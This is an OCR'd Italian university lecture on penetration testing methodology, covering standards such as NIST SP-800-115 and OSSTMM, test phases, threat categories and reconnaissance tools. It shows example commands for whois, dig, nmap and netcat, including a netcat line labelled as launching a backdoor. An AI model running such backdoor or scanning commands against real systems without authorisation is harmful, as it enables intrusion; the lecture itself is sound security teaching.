DIIES Dipartimento di
INGEGNERIA
dell'INFORMAZIONE, delle INFRASTRUTTURE e dell'ENERGIA SOSTENIBILE

Corso di Tecnologie per la sicurezza informatica

Penetration Testing

Metodologie e Simulazione di Attacchi

Prima parte

1 marzo 2018

Agenda

- Definizioni e metodologie
- Implementazione del penetration testing
  - Pre-engagement Interactions
  - Intelligence Gathering
  - Threat Modeling
  - Vulnerability Analysis
  - Exploitation
  - Post Exploitation
  - Reporting
- Configurazione dell'ambiente di testing & simulazioni
- Considerazioni finali ed Aspetti legali

Introduzione

Definizioni

Metodologie

Obiettivo

La sicurezza non è qualcosa che si può aggiungere a posteriori


Un'unica soluzione non è sufficiente


“ The Security Architecture is an integral and critical component within the overall architecture of an enterprise, service, product, or application.
It specifies the features and artifacts needed to protect confidentiality, integrity, and availability of information. ”

Encyclopedia of Cryptography and Security

Approccio: "Security by Design"

"Security is a process, not a product" Bruce Schneier, 2000





Definizione: Security Assessment

"The goal of a security assessment (also known as a security audit, security review, or network assessment), is to ensure that necessary security controls are integrated into the design and implementation of a project. A properly completed security assessment should provide documentation outlining any security gaps between a project design and approved corporate security policies.

Encyclopedia of
Cryptography and Security

Metodology:


- Requirement Study and Situation Analysis
- Security policy creation and update
- Document Review
- Risk Identification
- Vulnerability Scan
- Data Analysis
- Report & Briefing

Definizione: Vulnerability

È tutto ciò che espone i sistemi informativi a:

- **accessi non autorizzati**
- **modifica o cancellazione di dati fraudolenta**
- **perdita di dati o introduzione di inconsistenze**
- **discontinuità operativa (affidabilità e disponibilità)**
- **perdite economiche e reputazionali**

Categorie:



Critical

High

Moderate

Low


La classificazione di una vulnerabilità dipende non solo dai fattori tecnici, ma anche dal contesto aziendale

(p.e. una vulnerabilità su una postazione client non in produzione è diversa da quella del server che gestisce la produzione)

Definizione: Penetration Test

"Penetration testing is part of a security assessment (e.g.,Audit) or certifcation process (e.g., Common Criteria) with an objective to locate and eliminate security vulnerabilities that could be exploited to gain access to the security target (system, device or module) by a potential attacker."

Encyclopedia of
Cryptography and Security




Il penetration test è un metodo

In letteratura esistono diverse metodologie riconosciute a livello internazionale ognuna delle quali ha una sua peculiarità.

Tra le metodologie più utilizzate troviamo:

- **SP-800-115** del NIST (National Institute of Standards and Technology), del Governo americano [https://www.nist.gov].
- **OSSTMM** dell'ISECOM (Insitute for Security and Open Methodologies), una no-profit internazionale [http://www.isecom.org]. Sviluppato da Pete Herzog.
- **Testing Guide di OWASP**, una no-profit internazionale [https://www.owasp.org]. il Project Lead è Matteo Meucci.
- **PTES**, proposta da un gruppo di consulenti che hanno descritto una metodologia generica estremamente utile [http://www.pentest-standard.org].



Fasi tecniche di un Penetration Test secondo il NIST SP-800-115

“un ciclo continuo di ricerca e di attacco”

UNIVERSITÀ DEGLI STUDI DI REGGIO CALABRIA
Mediterranea

Lo scopo di un penetration test

Lo scopo è la valutazione della sicurezza, quindi verificare se ci sono falle in un sistema informatico, prima che un attaccante malevolo possa sfruttarle.

La guida NIST SP-800.115 indica 4 obiettivi da raggiungere:

1. Quanto il sistema testato tolleri scenari di attacco reali.
2. Il livello di sofisticazione che un attaccante deve utilizzare per compromettere un sistema.
3. Trovare ulteriori misure aggiuntive di sicurezza.
4. La capacità dei difensori di individuare e reagire all'attacco.

I risultati ottenuti sono forniti, sotto forma di report o di relazione, al management dell'organizzazione.

I target di un penetration test

Classi e Canali dell'ISECOM OSSTMM

COMMSEC (Sicurezza delle Comunicazioni):

Data Networks e Telco, che l'OSSTMM utilizza per indicare i test a livello di reti informatiche (di dati) e telecomunicazioni (e.g. telefonica)

SPECSEC (Sicurezza dello Spettro / Segnali):


Wireless, che l'OSSTMM utilizza per indicare i test a livello wireless e sui segnali (come anche i test Tempest)

PHYSEC (Sicurezza fisica):

Physical – quindi la sicurezza fisica – e Human – che comprende gli aspetti psicologici e delle persone, che l'OSSTMM utilizza per indicare i test a livello fisico e quelli relativi alla sicurezza delle persone.

APPSEC (Sicurezza logica):

S.O. e Application con al suo interno gli aspetti Mobile, Web e IoT, che l'OSSTMM utilizza per indicare i test a livello logico.




Penetration test interni o esterni, bianchi o neri

Tipi di Test secondo l'OSSTMM

Il test può essere eseguito sia dall'interno *(in caso di simulazione di un attaccante che si trova all'interno dell'infrastruttura oggetto del test)* **che dall'esterno** (*per simulare un attacco dall'esterno del "perimetro" dei nostri sistemi*) **- definito dall'OSSTMM come vettore.**

Questa definizione inoltre si collega ad un altro aspetto: **la quantità d'informazioni condivise tra attaccanti e bersaglio - definiti come tipi di test dall'OSSTMM.**

Questo aspetto viene solitamente classificato attraverso una scala di grigi e pertanto un penetration test può essere white, gray e black box. All'estremo più bianco (o Tandem) si condividono le informazioni mentre all'estremo più nero non ci sono informazioni condivise fino al punto che il test potrebbe essere usato per valutare il sistema difensivo del bersaglio.



Attack Types, Vectors and Threat Categories

Attack Types

- Operating systems
- Misconfiguration
- Application level
- Shrinkwrap / default

Vectors

- Advanced persistent threats
- Cloud computing
- Insider attacks
- Mobile threats
- Viruses, worms, malware

Threat Categories

Network threats:

- Compromised key attacks
- Denial-of-service attacks
- DNS and ARP poisoning
- Firewall and IDS attacks
- Information gathering
- Password-based attacks
- Session hijacking and MTM attacks
- Sniffing and eavesdropping
- Spoofing

Host threats:

- Arbitrary code execution
- Backdoor attacks
- Denial of service attacks
- Footprinting
- Malware attacks
- Password attacks
- Physical security threats
- Privilege escalation
- Unauthorized access

Application threats:

- Authentication and authorization attacks
- Broken session management
- Buffer overflow issues
- Cryptography attacks
- Improper data/input validation
- ……..

Gli strumenti per il penetration test

Esistono diversi framework, open source o commerciali, dedicati al penetration testing. Alcuni esempi:

- Kali Linux - Offensive Security (www.kali.org)
- BackBox – BackBox Community IT (www.backbox.org)
- Pentest Box – ManifestSecurity (www.pentestbox.org)
- Metaspolit Framework – Rapid7 (www.metasploit.com)
- Burp Suite – Portswigger (www.portswigger.net)

Nella pratica è un'attività prevalentemente artigianale che, seguendo delle metodologie flessibili, viene "cucita" e adattata alla specifica attività e allo specifico bersaglio.

Ciò si traduce nell'utilizzo di strumenti standard, ma anche la creazione di strumenti e/o di exploit per l'occasione.

Prerequisiti / Competenze

Secondo l'ISECOM, un team di penetration tester dovrebbe comprendere persone con diverse specialità, e che parte del tempo di ogni tester dovrebbe essere dedicato alla ricerca di nuovi attacchi, tecniche e procedure se non alla scrittura di strumenti.

- **Sistemi Operativi**
- **Reti di Calcolatori**
- **Programmazione**
- **Basi di Dati**
- **Crittografia**
- **Normativa di settore**
- **Social Engineering**
- **Certificazioni ???**

Corso Universitario in

- **Ingegneria Informatica**
- **Informatica**
- **Sicurezza Informatica**

{ Molte ore di pratica }


Implementazione del penetration testing

Attuazione delle fasi di penetration test

Realizzazione di alcuni attacchi informatici

Penetration Test: fasi principali

- Pre-engagement Interactions
- Intelligence Gathering
- Threat Modeling
- Vulnerability Analysis
- Exploitation
- Post Exploitation
- Reporting



Pre-engagement Interactions

L'obiettivo di questa fase è quello di definire le regole di ingaggio:
lo scopo del test, i tempi di realizzazione, i target da verificare e il costo

1. A tal fine vengono sottoposti dei questionari per chiarire i termini del test:
   - Network Penetration Test
   - Web Application Penetration Test
   - Wireless Network Penetration Test
   - Physical Penetration Test
   - Social Engineering
2. Inoltre si definiscono:
   - le date di inizio e fine attività
   - i range degli indirizzi IP e i domini
   - i rapporti con i fornitori esterni (Cloud Service, ISP, Security Service)
   - i limiti dell'ingegneria sociale
3. Infine si chiariscono quali sono gli obiettivi primari e secondari:
   - scoprire le vulnerabilità, ottenere un certificato di conformità es. ISO 27001, ecc.
4. e si stabiliscono i canali di comunicazione:
   - nei casi di emergenza o per segnalare un incidente

Penetration Testing

Intelligence Gathering

L'obiettivo di questa fase è quello di raccogliere più informazioni possibili sul target e produrre un documento dettagliato utile alla pianificazione della strategia del test.

Può essere eseguita con tre livelli di profondità:

- **Liv. 1**: Raccolta dei dati attraverso l'uso di tools automatici
- **Liv. 2**: Oltre ai dati di livello 1, include la realizzazione di analisi manuali per ottenere informazioni sulla struttura fisica, l'organizzazione, i rapporti con soggetti esterni, le informazioni tecniche
- **Liv. 3**: Oltre ai dati dei livelli 1 e 2, contempla un'analisi più approfondita delle informazioni acquisite (OSINT) anche attraverso le reti sociali

Intelligence Gathering

Distinguiamo 2 tipologie di approcci alla ricerca:

- **PASSIVA** – Si sviluppa collezionando le informazioni provenienti da fonti aperte (OSINT: newspaper, website, discussion group, social networking, blog e altre fonti aperte) oppure utilizzando tools e servizi di terze parti che non «aggrediscono» il target (tools per l'Information Gathering)
- **ATTIVA** - Si cerca di scoprire le informazioni direttamente dal target sfruttando le tecniche di Social Engineering (Phishing, Pretexting, False offerte di lavoro, Skimming, Dumpster diving, Malware e spyware, False notifiche, Richieste di documentazione, Cambio di indirizzo civico, Intrusioni informatiche, ecc.)

Footprinting and Reconnaissance

Network

- Access control mechanisms and access control lists
- Authentication mechanisms
- Domain name
- IDS
- Internal domain names
- IP addresses of the reachable systems
- Network blocks
- Networking protocols
- Private websistes
- Rouge websites
- System enumeration
- TCP and UDP services running
- Telephone numbers
- VPN devices

Systems

- Passwords
- Remote system type
- Routing tables
- SNMP information
- System architecture
- System banners
- System names
- User and group names

Organizzation

- Address and phone numbers
- Background of the organization
- Comments in HTML source code
- Company directory
- Employee details
- Location details
- New articles
- Organizations website
- Press releases
- Security policies implemented
- Web server links relevant to the prganization

Tools for Footprinting and Reconnaissance

- Google Search
- **Google Hacking Database (GHDB)**
- **Shodan.io**
- Social network sites
- Company websites
- Archive.org
- Email / Forum / Newsgroups
- News
- Whois.domaintools.com
- DNS query
- Network Map
- Social Engineering
- Maltego

Tools per il Network Mapping

Il Network Mapping ci consente di conoscere la rete, disegnarne la topologia ed identificare il target da testare.

- **Whois**
  è un tool che consente di ottenere le informazioni di registrazione di un dominio
- **Host** risolve l'indizzo ip di una macchina
- esempi

> whois [*opzioni*] *domain_name* 'per conoscere i dati di registrazione

> host *host_name* 'per conoscere indirizzo IP

> host *host_name* && whois *host_name* 'discovery completa

Tools per il Network Mapping

- **Dig** consente di interrogare i DNS server
  - > dig any *domain_name.xyz*
- **Dnsenum** consente di interrogare DNS server + Google
  - > dnsenum *[-dnsserver dns_server]* -enum -r *domain_name.xyz*
- **Fierce** individua i target esterni e interni ad una rete
  - > firce -dns *domain_name.xyz* -theads 10 ‘ restituisce gli hosts
  - > firce -range *11.22.33.0-255* -dnsserver *dns_server* ‘ risolve range ip
- **Traceroute** traccia il percorso di un host e i ports aperti
  - > traceroute -T -O info *host_name*
- **TheHarvester** - consente di raccogliere info dai motori di ricerca
  - > theharvester -d *domain_name* -b all -l 500


Tools per l'Enumeration di port e service su TCP e UDP


L'Enumeration è un passo fondamentale della fase di ricerca. Dopo aver individuato i target dobbiamo scoprire quali ports sono aperti e quali services in «ascolto» .

- **Netcat** [http://nc110.sourceforge.net/]
  è un programma che consente di effettuare o ricevere comunicazioni remote tramite i protocolli TCP e UDP
- esempi
  - > **nc** [*opzioni*] *ip_target port_number* 'per connettersi ad un host
  - > **nc** -l -p *port_number* [*opzioni*] 'per ricevere connessioni local
  - > **nc** *ip_target port1-port-n* -v -z 'scanner ports da 1 a n
  - > **nc** -l -p *port* -e *command* 'per lanciare una backdoor

Tools per l'Enumeration di port e service su TCP e UDP

- **Nmap** [https://nmap.org/]
  è un programma che consente di effettuare port scanning inoltre, grazie a un gran numero di plugin e script, riesce a scoprire molte vulnerabilità note.





Tools per l'Enumeration di port e service su TCP e UDP

- **Nmap** [https://nmap.org/]

esempi
> **nmap** –**sn** 1.2.3.1-254 ‘ scansiona la sottorete
> **nmap -T4 -A -v** *host_name* ‘ analizza i primi 1000 ports aperti
